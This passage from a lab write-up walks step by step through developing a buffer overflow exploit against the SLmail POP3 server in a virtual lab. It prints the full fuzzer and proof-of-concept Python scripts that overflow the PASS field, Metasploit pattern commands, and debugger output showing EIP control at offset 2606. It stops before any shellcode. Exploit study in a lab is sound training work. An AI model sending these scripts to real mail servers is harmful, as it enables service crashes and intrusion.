


Warning, you are using the root account, you may harm your system.

7 items: 15.9 KiB (16,287 bytes), Free space: 49.5 GiB

Figure 6: Files will be used in the exploit

As the first step we have to run the fuzzer.py. By executing the fuzzer.py the goal is to get an idea about at which point the SLmail crashes according to the amount of the data sent to it.



F:\Banchi\slmailsploits-master\fuzzer.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
fuzzer.py
poc.py
poc2.py
poc3.py
poc4.py
poc5.py
slmailsploit.py
Line 38, Column 33
Spaces: 4
Python
Type here to search
ENG
08:51 PM
11/05/2020


```python
#!/usr/bin/python
import time, struct, sys
import socket as so

# Buff represents an array of buffers. This will be start at 100 and increment by 200 in order to attempt to crash SLmail.

buff=["A"]

# Maximum size of buffer.

max_buffer = 4000

# Initial counter value.

counter = 100

# Value to increment per attempt.

increment = 200


while len(buff) <= max_buffer:
    buff.append("A"*counter)
    counter=counter+increment

for string in buff:
    try:
        server = str(sys.argv[1])
        port = int(sys.argv[2])
    except IndexError:
        print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
        sys.exit()
    print "[+] Attempting to crash SLmail at %s bytes" % len(string)
    s = so.socket(so.AF_INET, so.SOCK_STREAM)
    try:
        s.connect((server,port))
        s.recv(1024)
        s.send('USER jesse\r\n')
        s.recv(1023)
        s.send('PASS ' + string + '\r\n')
        s.send('QUIT\r\n')
        s.close()
    except:
        print "[+] Connection failed. Make sure IP/port are correct, or check debugger for SLmail crash."
        sys.exit()
```

Figure 7: Fuzzer.py file

The image above (Figure 7) displays the inside of the code fuzzer.py. In the beginning of the code I have initialized buff to “A” and the I have initialized max_buffer to 400 and increment to 200. What happened in this code is first sending data to SLmail starting from 100 and then increasing it in every time by 200 until the size reach 4000 or until the SLmail crashes.

We can execute the fuzzer.py by using the command **python fuzzer.py 192.168.100.6 110**

In here fuzzer.py is the file name. 192.168.100.6 is the target machine (Windows VM) and the 110 is the target port number.



```
root@kali:~/SLmail# python fuzzer.py 192.168.100.6 110
[+] Attempting to crash SLmail at 1 bytes
[+] Attempting to crash SLmail at 100 bytes
[+] Attempting to crash SLmail at 300 bytes
[+] Attempting to crash SLmail at 500 bytes
[+] Attempting to crash SLmail at 700 bytes
[+] Attempting to crash SLmail at 900 bytes
[+] Attempting to crash SLmail at 1100 bytes
[+] Attempting to crash SLmail at 1300 bytes
[+] Attempting to crash SLmail at 1500 bytes
[+] Attempting to crash SLmail at 1700 bytes
[+] Attempting to crash SLmail at 1900 bytes
[+] Attempting to crash SLmail at 2100 bytes
[+] Attempting to crash SLmail at 2300 bytes
[+] Attempting to crash SLmail at 2500 bytes
[+] Attempting to crash SLmail at 2700 bytes
[+] Attempting to crash SLmail at 2900 bytes
[+] Connection failed. Make sure IP/port are correct, or check debugger for
 SLmail crash.
root@kali:~/SLmail# 
```


Figure 8: After crashing SLmail

As you can seen after sending 2900 bytes, the process has been stopped. So that we can understand the maximum number of bytes that can be send without a crash is around 2700.

When we investigate on the immunity debugger on windows VM, we can see the EBP and EIP have been replaces with set of 41s (41414141). 41 is the ASCII value of "A". And by that SLmail has been crashed.

Step 07

Then I went to Kali Linux again. The next I create a pattern with unique characters using the ruby script called pattern_create.rb with a length of 2700. By using this pattern with unique characters, we are going to find the offset of the actual characters which overwrite the EIP.




```
root@kali:~/SLmail# locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~/SLmail# /usr/share/metasploit-framework/tools/exploit/pattern_c
reate.rb -l 2700
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4
Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9
Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4
Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4
Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9
Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4
Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4
Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9
Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4
Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9
Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4
Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9
Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4
Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4
Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9
```

Figure 9: Generating a pattern with unique characters

The command to create the pattern with unique characters is **locate pattern_create.** Then I got path and I copied any paste the path any wrote the next command as **/usr/share/Metasploit-framework/tools/exploit/pattern_create.rb -l 2700**

In the above command -l 2700 after the path indicates the length of the pattern should be 2700.

Then I copied the pattern and paste it inside the poc.py file in the pattern variable as below.




```
#!/usr/bin/python
import time, struct, sys
import socket as so

pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3A

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to SLmail...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send('USER jesse' +'\r\n')
   s.recv(1024)
   s.send('PASS ' + pattern + '\r\n')
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```

F:\Banchi\slmailsploits-master\poc.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
fuzzer.py
poc.py
poc2.py
poc3.py
poc4.py
poc5.py
slmailsploit.py
Line 1, Column 1
Spaces: 3
Python
Type here to search
ENG
08:51 PM
11/05/2020

Figure 10: Inside the poc.py


By this poc.py file we are going to send the pattern we create before to the SLmail as data. We can execute the file with the command **python poc.py 192.168.100.6 110**. After executing it I got a message saying completed as below.



```
root@kali:~/SLmail# python poc.py 192.168.100.6 110

[+] Attempting to send buffer overflow to SLmail....

[+] Completed.
root@kali:~/SLmail# 
```

Figure 11: Buffer overflow complete message with poc.py

The let’s go to the windows VM and investigate the immunity debugger to understand what has happened with the data we sent.


Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Immunity Debugger - SLmail.exe - [CPU - thread 000006C0]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Type here to search
Right Ctrl
2:00 AM
5/12/2020
02:00 AM
12/05/2020
ENG

```
Registers (FPU)
EAX 00000000
ECX 01A29EC4 ASCII "20/05/12 01:56:18 P3-0001: 
EDX 00000000
EBX 00000004
ESP 01A2A128 ASCII "Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8
EBP 69443769
ESI 00000000
EDI 00000001

EIP 39694438

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD7000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
```

```
Address  Hex dump                ASCII
0043D000 00 00 00 00 00 00 00 00 ........
0043D008 00 00 00 00 00 00 00 00 ........
0043D010 04 00 00 00 6F 72 20 75 ♦...or u
0043D018 73 65 20 74 68 65 20 73 se the s
0043D020 65 72 76 69 63 65 20 6D ervice m
0043D028 61 6E 61 67 65 72 20 69 anager i
0043D030 6E 20 74 68 65 20 63 6F n the co
0043D038 6E 74 72 6F 6C 20 70 61 ntrol pa
0043D040 6E 65 6C 20 74 6F 20 73 nel to s
0043D048 74 61 72 74 20 74 68 65 tart the
0043D050 20 73 65 72 76 69 63 65  service
0043D058 2E 0A 00 00 0A 6E 65 74 .....net
0043D060 20 73 74 61 72 74 20 25  start %
```

```
01A2A024  61443361 a3Da
01A2A028  35614434 4Da5
01A2A02C  44366144 Da6D
01A2A030  61443761 a7Da
01A2A034  39614438 8Da9
01A2A038  44306244 Db0D
01A2A03C  62443162 b1Db
01A2A040  33624432 2Db3
01A2A044  44346244 Db4D
01A2A048  62443562 b5Db
01A2A04C  37624436 6Db7
```

```
[01:56:19] Access violation when executing [39694438] - use Shift+F7/F8/F9 to pa   Paused
```


Figure 12: Immunity debugger after executing poc.py

Now in the immunity debugger we can see that the EIP is overwritten with **39694438**. Now with that number we are going to identify the offset of characters that overwrite the EIP.

Step 08

Now go to the Kali Linux VM and we can use the ruby script called pattern_offset.rb. we can find the location of the pattern_offset.rb by typing **locate pattern_offset.**


Then with the path we get, we can use the command **usr/share/metasploit_framework/tools/exploit/pattern_offset.rn -q 39694438**. In this command after the path -q 39694438 the pattern we want to find the offset. Then will get a result as below which indicates the matching offset to 39694438 is 2606.



```
root@kali:~/SLmail# locate pattern_offset
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@kali:~/SLmail# /usr/share/metasploit-framework/tools/exploit/pattern_o
ffset.rb -q 39694438
[*] Exact match at offset 2606
root@kali:~/SLmail#
```

Figure 13: Resulting the off set

Then I used poc2.py script to check whether I can add what I want as the EIP by sending data to SLmail.

